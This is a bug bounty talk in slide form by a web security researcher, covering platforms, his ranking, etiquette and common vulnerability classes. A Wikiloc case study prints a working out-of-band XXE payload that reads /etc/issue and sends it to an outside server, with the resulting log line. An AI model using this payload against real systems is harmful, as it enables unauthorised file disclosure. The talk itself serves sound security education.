



# The Way of the Bounty

by David Sopas (@dsopas)

# ./whoami

- Security Consultant for Checkmarx
- Security Team Leader for Char49
- Disclosed more than 50 security advisories
- Founder of WebSegura.net
- Love to hack web applications





# ./whoami



# Key Topics

- What's Bug Bounty?
- Experience in BBAP
- Most common vulnerabilities
- Where to start searching
- Bug bounty *vs* Security companies
- Q&A




# What's Bug Bounty?

- In a nutshell you get paid for finding security issues.
- Crowdsourced programs like HackerOne, Cobalt and Bugcrowd help the communication between the “hunter” and companies




# What's Bug Bounty?


You find a security issue on Uber



You report it on HackerOne platform



Uber or a HackerOne mediator/curator triaged the bug



HackerOne pays \$\$\$\$\$





# Experience in BBAP

- Started this path on March 2015 on Cobalt
- 6 months later I was number 1 in the Cobalt rank















# Experience in BBAP

<div>Last 30 daysAll Time</div>			
1	<div><div>dsopas</div><div>Portugal</div><div><div></div><div>in</div><div></div></div></div>	Report Quality	Rep Score
		4.5	948
2	<div><div>vinod</div><div>India</div><div><div></div><div>in</div><div></div></div></div>	Report Quality	Rep Score
		4.3	944
3	<div><div>dawidczagan</div><div>Poland</div><div><div></div><div>in</div><div></div></div></div>	Report Quality	Rep Score
		4.0	793





# Experience in BBAP

Hall of Fame				
<div>Last 30 daysAll Time</div>				
1		<b>dsopas</b> Portugal	Report Quality	Rep Score
		  	4.5	2.3K
2		<b>ru94mb</b> India	Report Quality	Rep Score
		  	4.4	1.5K
3		<b>dawidczagan</b> Poland	Report Quality	Rep Score
		  	4.0	1.4K




# Experience in BBAP

- Decided to join HackerOne and Bugcrowd
- Bugcrowd had bad experience (also it's very hardware security and mobile apps oriented - not my strong point)
- HackerOne was awesome



# Experience in BBAP



## David Sopas (dsopas)




Web Security Ninja playing kung-foo on bug hunting appreciation programs.

www.davidsopas.com · Portugal · Member since December 19th, 2014

[Profile](#) [Thanks](#) [Badges](#)

### Hacker Activity

Filter by: All ▾

5		<b>Stored XSS on contact name</b> ● OLX · by dsopas	disclosed 11 days ago
4		<b>Adobe XSS</b> ● Adobe · by dsopas	disclosed 13 days ago
5		<b>Reflected File Download on recipe list search</b> ● Instacart · by dsopas	disclosed 13 days ago

### Reputation

<b>5.08</b> Signal	<b>94th</b> Percentile
<b>27.76</b> Impact	<b>98th</b> Percentile
<b>3564</b> Reputation	<b>30th</b> Rank





# Experience in BBAP

- But how did I achieve this?
- Persistence
- Searching where others usually don't search
- To prove myself that I could do it




# Experience in BBAP


- Always respect the scope
- Don't be a begger
- Write clean and provide as much information to the program you can
- Read other bug bounties reports
- Buy the e-book Web Hacking 101




# Experience in BBAP




posted a comment.  
:D More Money Please




rewarded with a \$1 bounty.




posted a comment.  
Any Update?




posted a comment.  
any update about this one?  
Thanks



posted a comment.  
Any Update about this report sir?  
Thanks



posted a comment.  
**Any reason ? why did you close this as spam ?**  
**How can you close without giving any reason ?**  
**Don't you see , detailed report with image explanation of vulnerability ?**




posted a comment.  
Mail.Ru Team !  
i want 500 usd


Sep 13th

Sep 14th


Sep 15th




posted a comment.  
i want award extra 500 usd and 100 usd = 600 usd  
  
i want 600 usd  
  
Dear Mail RU Team




posted a comment.  
Can you provide a little more reward?  
  
respects



posted a comment.  
Can you provide a little more reward?  
Please?



posted a comment.  
Dear Mail RU Team  
  
Can you provide a little more reward?  
Please?  
500\$



posted a comment.  
Hello when you pay this amount. now i think one week goes so please send it fast.





# Most common vulnerabilities


- Gathered info on more than 500 security valid reports on Cobalt and HackerOne




# Most common vulnerabilities

Cobalt.io

Reflected File Download XSS CSRF Authorization issues HTML Injection  
Logic issues Open Redirect JSON issues File Disclosure Clickjacking



# Most common vulnerabilities





# Where to start searching



# Where to start searching

- Private Programs
  - XSS (hey they're the most common)
  - XXE
  - RCE
- Check vulnerabilities in subdomains
- Bad practices





# Where to start searching

- Private Programs
  - XXE
    - Requests that parse XML
    - Data allowed in DTD
    - XML configured to process info in DTD





# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)
  1. Download a GPX file from Wikiloc
  2. Modified the GPX



# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)

```
<!DOCTYPE roottag [  
  <!ENTITY % file SYSTEM "file:///etc/issue">  
  <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">  
%dtd;]>  
<gpx  
  version="1.0"  
  creator="GPSTBabel - http://www.gpsbabel.org"  
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  xmlns="http://www.topografix.com/GPX/1/0"  
  xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topograf  
<time>2015-10-29T12:53:09Z</time>  
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000"  
<trk>  
  <name>&send;</name>  
(...)
```



# Where to start searching

- Private Programs
- XXE (Attack Scenario on Wikiloc)

```
<?xml version="1.0" encoding="UTF-8"?>  
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'  
%all;
```





# Where to start searching

- Private Programs
  - XXE (Attack Scenario on Wikiloc)
    - Upload the GPX file
    - Got the following request on my web server log:

```
144.76.194.66 GET /XXE/?Debian  
10/29/15 1:12 PM Java/1.7.0_51
```



# Where to start searching

- Private Programs
  - Check vulnerabilities in all subdomains in scope
    - Choose a tool
      - Sublist3r
      - subbrute
      - TheHarvester



# Where to start searching

- Private Programs
  - Check vulnerabilities in subdomains
    - Check for Wordpress installations
      - wpscan
  - Check for files and directories
    - DirBuster
    - dirs3arch
  - Go Burp them!





# Where to start searching

- Private Programs
  - Bad practices
    - Tokens validation
    - Sensitive information inside cookies
    - Password strength
    - Username enumeration
    - Server information disclosure



# Where to start searching

- Public Programs
  - Reflected File Download
  - Business Logic Flaws
  - Mobile security issues (Android, iOS, etc)
  - CSV Injection
  - XSS bypasses
  - Paid member areas



